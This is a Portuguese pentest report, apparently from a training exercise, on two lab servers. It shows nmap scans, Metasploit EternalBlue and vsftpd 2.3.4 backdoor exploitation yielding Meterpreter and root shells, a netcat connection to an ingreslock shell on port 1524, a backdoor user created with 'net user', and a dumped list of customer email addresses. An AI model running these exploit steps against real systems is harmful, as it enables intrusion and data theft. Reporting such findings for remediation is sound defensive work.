

# Deep Security Team

## Relatório Pentest

### Serviços prestados para empresa:



#### Membros:

Igor Honório

Leonardo Rodrigues

Tiago Berwanger

Franciso Jucinery Alves Vieira

Sérgio Gomes Bernardo

Setembro, 08/09/2021

## Sumário

---

|   |          |
|---|----------|
| <b>Sumário .....</b>                            | <b>2</b> |
| <b>RESUMO EXECUTIVO.....</b>                    | <b>3</b> |
| RESULTADOS E IMPACTOS DAS VULNERABILIDADES..... | 3        |
| Windows Server 2008 R2 .....                    | 3        |
| Servidor Ubuntu Debian .....                    | 9        |
| RECOMENDAÇÕES .....                             | 13       |
| CONCLUSÕES .....                                | 14       |
| APÊNDICES .....                                 | 15       |
| REFERÊNCIAS.....                                | 16       |

## RESUMO EXECUTIVO

A empresa MOUNTSEC contratou os serviços da equipe Deep Security para realizar um relatório de Pentest Black Box com o objetivo de identificarmos as vulnerabilidades dos servidores e mitigarmos as falhas, após um incidente de segurança onde os servidores foram criptografados o que ocasionou perdas financeiras e de clientes.

Realizamos testes durante três dias nos servidores utilizando as recomendações descritas no NIST SP800-115.


Utilizamos o sistema operacional Kali Linux, algumas ferramentas e frameworks conhecidos como: Nmap, Legion, Metasploit, DirBuster, OWASP e Nessus.

Recomendamos que a empresa siga com as sugestões de melhorias propostas para que seja evitado novas invasões.

## RESULTADOS E IMPACTOS DAS VULNERABILIDADES

### Windows Server 2008 R2

O teste de varredura realizado no Windows Server 2008 R2, identificou 7 vulnerabilidades críticas, 10 graves e 22 médias, também foi possível identificar 55 portas abertas.



#### Evidências das portas abertas:

|          |      |                  |           |      |         |
|----------|------|------------------|-----------|------|---------|
| 25/tcp   | open | smtp             |           |      |         |
| 53/tcp   | open | domain           |           |      |         |
| 80/tcp   | open | http             |           |      |         |
| 88/tcp   | open | kerberos-sec     |           |      |         |
| 135/tcp  | open | msrpc            |           |      |         |
| 139/tcp  | open | netbios-ssn      |           |      |         |
| 389/tcp  | open | ldap             |           |      |         |
| 443/tcp  | open | https            |           |      |         |
| 445/tcp  | open | microsoft-ds     |           |      |         |
| 464/tcp  | open | kpasswd5         |           |      |         |
| 587/tcp  | open | submission       |           |      |         |
| 593/tcp  | open | http-rpc-epmap   |           |      |         |
| 636/tcp  | open | ldaps            |           |      |         |
| 808/tcp  | open | ccproxy-http     |           |      |         |
| 1801/tcp | open | msmq             |           |      |         |
| 2103/tcp | open | zephyr-clt       |           |      |         |
| 2105/tcp | open | eklogin          |           |      |         |
| 2107/tcp | open | msmq-mgmt        |           |      |         |
| 3268/tcp | open | globalcatLDAP    | 10996/tcp | open | unknown |
| 3269/tcp | open | globalcatLDAPssl | 42586/tcp | open | unknown |
| 3389/tcp | open | ms-wbt-server    | 42619/tcp | open | unknown |
| 6001/tcp | open | X11:1            | 42632/tcp | open | unknown |
| 6002/tcp | open | X11:2            | 42639/tcp | open | unknown |
| 6003/tcp | open | X11:3            | 42654/tcp | open | unknown |
| 6004/tcp | open | X11:4            | 42662/tcp | open | unknown |
| 6005/tcp | open | X11:5            | 42684/tcp | open | unknown |
| 6006/tcp | open | X11:6            | 42685/tcp | open | unknown |
| 6007/tcp | open | X11:7            | 42687/tcp | open | unknown |
| 6008/tcp | open | X11:8            | 42688/tcp | open | unknown |
| 6010/tcp | open | x11              | 42702/tcp | open | unknown |
| 6011/tcp | open | x11              | 42703/tcp | open | unknown |
| 6015/tcp | open | x11              | 42712/tcp | open | unknown |
| 6016/tcp | open | x11              | 42720/tcp | open | unknown |
| 6018/tcp | open | x11              | 47001/tcp | open | winrm   |
| 6020/tcp | open | x11              | 64327/tcp | open | unknown |
| 6024/tcp | open | x11              | 64337/tcp | open | unknown |
| 9389/tcp | open | adws             |           |      |         |

Exploramos o CVE-2019-0708 (BlueKeep) e o CVE-2017-0143 (Eternalblue) vulnerabilidades que permitem acesso total ao servidor, criação de novos usuários, alteração da senha do Administrador, download e upload de arquivos do servidor, acesso a arquivos confidenciais, alteração das configurações do active directory, entre outros.

Utilizamos o Nmap para varredura do protocolo 445 e o metasploit para acessar o Server, segue abaixo evidências que mostram o processo de exploração.

```
(root@kali)-[~]
# nmap --script smb-vuln* -p 445 192.168.1.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 03:14 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.51
Host is up (0.00067s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:1C:C5:86 (Oracle VirtualBox virtual NIC)

Host script results:
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
```

```
no active sessions.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.52:4444
msf6 exploit(windows/smb/ms17_010_psexec) > [*] 192.168.1.51:445 - Target OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[*] 192.168.1.51:445 - Built a write-what-where primitive...
[*] 192.168.1.51:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.51:445 - Selecting PowerShell target
[*] 192.168.1.51:445 - Executing the payload...
[*] 192.168.1.51:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.52:4444 → 192.168.1.51:65038) at 2021-08-28 01:46:01 -0400



msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i active...
Active sessions
=====
Id  Name      Type      Information                                     Connection
--  -
1   Meterpreter x86/windows  AUTORIDADE NT\SISTEMA @ EVEREST 192.168.1.52:4444 → 192.168.1.51:65038 (192.168.1.51)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i 1
[*] Starting interaction with 1...







meterpreter > sysinfo
Computer      : EVEREST
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : pt_BR
Domain       : MOUNTSEC
Logged On Users : 1
Meterpreter  : x86/windows

meterpreter > (windows/smb/ms17_010_psexec) > sessions -i 1
[*] Starting interaction with 1...
123
```

```
C:\Windows>net user pr Password#1 /add
```



Abaixo podemos ver os arquivos confidenciais com dados e e-mails de clientes que foi possível acessarmos através das vulnerabilidades encontradas.

|   |   |                  |
|---|---|------------------|
|  | dados-confidenciais-01-de-10-vazamento-de-dados-confirmado-avaliacao-kpmg | 25/08/2021 00:58 |
|  | dados-confidenciais-02-de-10-respostas-resultado-final-kpmg-2021          | 25/08/2021 01:08 |
|  | dados-confidenciais-03-de-10-parcial-avaliacao-processo-kpmg-2021         | 25/08/2021 01:06 |
|  | dados-confidenciais-04-de-10-emails-clientes                              | 25/08/2021 00:08 |
|  | dados-confidenciais-05-de-10-itens-avaliacao-desafio-kpmg-2021            | 25/08/2021 01:10 |
|  | dados-confidenciais-06-de-10-salario-func.kpmg.xlsx                       | 25/08/2021 01:00 |

```
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified     Name
-----
40777/rwxrwxrwx    0             dir              2009-07-14 00:18:56 -0300 $Recycle.Bin
40777/rwxrwxrwx    0             dir              2021-08-19 16:33:11 -0300 Arquivos de Programas
40777/rwxrwxrwx    0             dir              2009-07-14 02:06:44 -0300 Documents and Settings
40777/rwxrwxrwx    0             dir              2021-08-19 17:31:17 -0300 ExchangeSetupLogs
40777/rwxrwxrwx    0             dir              2009-07-14 00:20:08 -0300 PerfLogs
40555/r-xr-xr-x    4096          dir              2009-07-14 00:20:08 -0300 Program Files
40555/r-xr-xr-x    4096          dir              2009-07-14 00:20:08 -0300 Program Files (x86)
40777/rwxrwxrwx    4096          dir              2009-07-14 00:20:08 -0300 ProgramData
40777/rwxrwxrwx    0             dir              2015-09-14 12:05:50 -0300 Recovery
40777/rwxrwxrwx    4096          dir              2021-08-19 16:31:58 -0300 System Volume Information
40555/r-xr-xr-x    4096          dir              2009-07-14 00:20:08 -0300 Users
40777/rwxrwxrwx   16384          dir              2009-07-14 00:20:08 -0300 Windows
100666/rw-rw-rw-   5095          fil              2021-08-25 01:21:18 -0300 dados-confidenciais-01-de-10-vazamento-de-dados-confirmado-avalia
cao-kpmg.pdf
100666/rw-rw-rw-   5095          fil              2021-08-25 01:21:18 -0300 dados-confidenciais-02-de-10-respostas-resultado-final-kpmg-2021.
pdf
100666/rw-rw-rw-   5095          fil              2021-08-25 01:21:18 -0300 dados-confidenciais-03-de-10-parcial-avaliacao-processo-kpmg-2021
.pdf
100666/rw-rw-rw-  179539        fil              2021-08-25 01:21:18 -0300 dados-confidenciais-04-de-10-emails-clientes.txt
100666/rw-rw-rw-  15619        fil              2021-08-25 01:21:18 -0300 dados-confidenciais-05-de-10-itens-avaliacao-desafio-kpmg-2021.do
cx
100666/rw-rw-rw-   7913          fil              2021-08-25 01:21:18 -0300 dados-confidenciais-06-de-10-salario-func.kpmg.xlsx
100666/rw-rw-rw-    70           fil              2021-08-19 16:35:47 -0300 history.js
40777/rwxrwxrwx    4096          dir              2021-08-19 16:42:12 -0300 inetpub
40777/rwxrwxrwx    0             dir              2021-08-24 13:26:20 -0300 log-dns
0000/-----    0             fif              1969-12-31 21:00:00 -0300 pagefile.sys
100666/rw-rw-rw-   246          fil              2021-08-19 16:35:47 -0300 rb_config.js
```

```
meterpreter > cat dados-confidenciais-04-de-10-emails-clientes.txt
a_vanessinha_1990@hotmail.com
a3sign@pandora.be
aaanika2@hotmail.com
aaron2003s@bol.com.br
aaron--21@hotmail.com
abidoral@hotmail.com
abk_333@hotmail.com
abner_bim@hotmail.com
abner_bim@hotmail.com
acacio_divix@hotmail.com
academia.boaforma@yahoo.com.br
ac-ferian@bol.com.br
```



```

netsh advfirewall show allprofiles

Perfil do Domínio Configurações:
-----
Estado                               Desligado
Diretiva de Firewall                  BlockInbound,AllowOutbound
LocalFirewallRules                    N/D (apenas repositório GPO)
LocalConSecRules                      N/D (apenas repositório GPO)
InboundUserNotification               Desabilitar
RemoteManagement                     Desabilitar
UnicastResponseToMulticast            Habilitar

Registrando em log:
LogAllowedConnections                 Desabilitar
LogDroppedConnections                 Desabilitar
FileName                             %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Perfil Particular Configurações:
-----
Estado                               Desligado
Diretiva de Firewall                  BlockInbound,AllowOutbound
LocalFirewallRules                    N/D (apenas repositório GPO)
LocalConSecRules                      N/D (apenas repositório GPO)
InboundUserNotification               Desabilitar
RemoteManagement                     Desabilitar
UnicastResponseToMulticast            Habilitar

Registrando em log:
LogAllowedConnections                 Desabilitar
LogDroppedConnections                 Desabilitar
FileName                             %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Perfil Público Configurações:
-----
Estado                               Desligado
Diretiva de Firewall                  BlockInbound,AllowOutbound
LocalFirewallRules                    N/D (apenas repositório GPO)
LocalConSecRules                      N/D (apenas repositório GPO)
InboundUserNotification               Desabilitar
RemoteManagement                     Desabilitar
UnicastResponseToMulticast            Habilitar

Registrando em log:
LogAllowedConnections                 Desabilitar
LogDroppedConnections                 Desabilitar
FileName                             %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.

```

O Login dos usuários fica expostos após a exploração, possibilitando ao invasor tentar um ataque Brute Force, conforme abaixo.

```

C:\Windows\system32>dsquery user
dsquery user
"CN=Administrador,CN=Users,DC=mountsec,DC=local"
"CN=Convidado,CN=Users,DC=mountsec,DC=local"
"CN=krbtgt,CN=Users,DC=mountsec,DC=local"
"CN=SystemMailbox{1f05a927-d845-42bb-aa82-802a5db77951},CN=Users,DC=mountsec,DC=local"
"CN=SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9},CN=Users,DC=mountsec,DC=local"
"CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC=mountsec,DC=local"
"CN=FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042,CN=Users,DC=mountsec,DC=local"
"CN=gilberto.morais,CN=Users,DC=mountsec,DC=local"

C:\Windows\system32>

```



## Servidor Ubuntu Debian

No Servidor Ubuntu Debian, identificamos 10 falhas críticas, 14 graves e 33 médias, foram encontradas 34 portas abertas.

### Ubuntu Server

[Configure](#)[Audit Trail](#)[Back to All Scans](#)**Hosts** 1

Vulnerabilities 83

Remediations 7

VPR Top Threats 

History 1

Filter ▾

Search Hosts



1 Host

☐ Host

Vulnerabilities ▾

☐ 192.168.15.112

10

14

33

5

141



### Evidência das portas abertas:


| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 21/tcp    | open  | ftp           |
| 22/tcp    | open  | ssh           |
| 23/tcp    | open  | telnet        |
| 25/tcp    | open  | smtp          |
| 53/tcp    | open  | domain        |
| 80/tcp    | open  | http          |
| 111/tcp   | open  | rpcbind       |
| 123/tcp   | open  | ntp           |
| 139/tcp   | open  | netbios-ssn   |
| 443/tcp   | open  | https         |
| 445/tcp   | open  | microsoft-ds  |
| 512/tcp   | open  | exec          |
| 513/tcp   | open  | login         |
| 514/tcp   | open  | shell         |
| 1099/tcp  | open  | rmiregistry   |
| 1524/tcp  | open  | ingreslock    |
| 2049/tcp  | open  | nfs           |
| 2121/tcp  | open  | ccproxy-ftp   |
| 3306/tcp  | open  | mysql         |
| 3389/tcp  | open  | ms-wbt-server |
| 3632/tcp  | open  | distccd       |
| 4434/tcp  | open  | unknown       |
| 5432/tcp  | open  | postgresql    |
| 5900/tcp  | open  | vnc           |
| 6000/tcp  | open  | X11           |
| 6667/tcp  | open  | irc           |
| 6697/tcp  | open  | ircs-u        |
| 8009/tcp  | open  | ajp13         |
| 8180/tcp  | open  | unknown       |
| 8787/tcp  | open  | msgsrvr       |
| 42363/tcp | open  | unknown       |
| 51584/tcp | open  | unknown       |
| 52110/tcp | open  | unknown       |
| 55323/tcp | open  | unknown       |

Conseguimos acesso aos diretórios e arquivos do Server através do Netcat e telnet que utilizamos para exploração da porta 1524

```
(root@kali1)-[/home/prlx]
# nc 192.168.15.112 1524
root@MSBRDESAFIO02:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@MSBRDESAFIO02:/#
```

```
(root@kali1)-[/home/prlx]
# telnet 192.168.15.112 1524
Trying 192.168.15.112 ...
Connected to 192.168.15.112.
Escape character is '^]'.
root@MSBRDESAFIO02:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Também foi possível acesso remoto via VNC, pois a senha que está configurada está com a senha padrão do serviço, esse acesso permitiu o controle total do servidor.



Utilizando Cross-Site, conseguimos acesso a pagina SETUP, onde é possível realizar a manipulação dos dados do Apache.

← → ↻ 🏠 Inseguro | 192.168.15.112/phpMyAdmin/setup/index.php

Apps APPS Quadros | Trello Teste de penetraçã... Meterpreter Basics... https://onedrive.liv... Treinamento - Goo... Desafio Final - Goo... GRUPOS KPMG.xlsx... HackTricks - Hack

**Runtime Notice** in ./libraries/common.inc.php#272  
date\_default\_timezone\_get() [function.date-default-timezone-get]: It is not safe to rely on the system's timezone settings. Please use the date.timezone setting, the TZ environment variable or the 'America/New\_York' for 'EDT/-4.0/DST' instead

**Backtrace**

```
./libraries/common.inc.php#272: date_default_timezone_get()
./setup/lib/common.inc.php#18: require_once(./libraries/common.inc.php)
./setup/index.php#12: require(./setup/lib/common.inc.php)
```

Warning: Cannot modify header information - headers already sent by (output started at /var/www/phpMyAdmin/libraries/Error.class.php:357) in /var/www/phpMyAdmin/libraries/header\_http.in

Warning: Cannot modify header information - headers already sent by (output started at /var/www/phpMyAdmin/libraries/Error.class.php:357) in /var/www/phpMyAdmin/libraries/header\_http.in

Warning: Cannot modify header information - headers already sent by (output started at /var/www/phpMyAdmin/libraries/Error.class.php:357) in /var/www/phpMyAdmin/libraries/header\_http.in

Warning: Cannot modify header information - headers already sent by (output started at /var/www/phpMyAdmin/libraries/Error.class.php:357) in /var/www/phpMyAdmin/libraries/header\_http.in

Warning: Cannot modify header information - headers already sent by (output started at /var/www/phpMyAdmin/libraries/Error.class.php:357) in /var/www/phpMyAdmin/libraries/header\_http.in

## phpMyAdmin 3.1.1 setup

Overview  
Features  
Navigation frame  
Main frame  
Import  
Export

### Overview

**Cannot load or save configuration**

Please create web server writable folder `config` in phpMyAdmin top level directory as described in [documentation](#). Otherwise you will be only able to download or

**Insecure connection**

You are not using a secure connection; all data (including potentially sensitive information, like passwords) is transferred unencrypted! If your server is also config

**Force SSL connection**

This [option](#) should be enabled if your web server supports it

### Servers

There are no configured servers

[New server](#)

### Configuration file

Acessamos o servidor via FTP, O vsftpd 2.3.4 baixado entre 30/06/2011 e 03/07/2011 contém um backdoor que abre um shell reversa.

```
(root@kali)~# nmap -sV -p21 192.168.15.40 --script ftp-vsftpd-backdoor
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-04 14:15 EDT
Nmap scan report for 192.168.15.40
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_ba
ckdoor.rb
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:C2:93:70 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
```

```
msf6 > search vsftpd 2.3.4
```

Matching Modules

| # | Name                                 | Disclosure Date | Rank      | Check | Description                               |
|---|--------------------------------------|-----------------|-----------|-------|---|
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Comm and Execution |

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > 
```

```
[+] 192.168.15.40:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.15.40:6200) at 2021-09-04 14:55:08 -0400
```

```
root
sh: line 5: root: command not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

## RECOMENDAÇÕES

### **Windows Server 2008**

- Atualizar para um Service pack ou sistema operacional compatível.
- Aplicar as atualizações de segurança sua versão do Windows.
- Aplicação dos patches lançados para correção da falha.
- Além disso, o US-CERT recomenda que os usuários bloqueiem o SMB diretamente, bloqueando a porta TCP 445 em todos os dispositivos de limite de rede. Para SMB sobre a API NetBIOS, bloqueie as portas TCP 137/139 e as portas UDP 137/138 em todos os dispositivos de limite de rede.

## Ubuntu Server

- Contate o fornecedor do servidor DNS para obter um patch.
- Atualize para o phpMyAdmin versão 4.8.6 ou posterior.
- Como alternativa, aplique os patches mencionados nos avisos do fornecedor.
- Todo o material de chave SSH, SSL e OpenVPN deve ser gerado novamente.
- Configure o NFS no host remoto para que apenas hosts autorizados possam montar seus compartilhamentos remotos.
- Comente a linha 'exec' em /etc/inetd.conf e reinicie o processo inetd.
- Atualize para uma versão do sistema operacional Unix compatível atualmente.
- Baixe o software UnrealIRCd novamente, verifique-o usando as somas de verificação MD5 / SHA1 publicadas e reinstale-o.
- Proteja o serviço VNC com uma senha forte.

## CONCLUSÕES

Através da execução do Pentest podemos concluir que os dois servidores estão desprotegidos e expostos as vulnerabilidades conhecidas no mercado e classificadas como críticas/altas, possibilitando ao invasor explorar o acesso total aos servidores da empresa, incluindo visualização de dados confidenciais, o que fere os pilares da Segurança da Informação (CID).

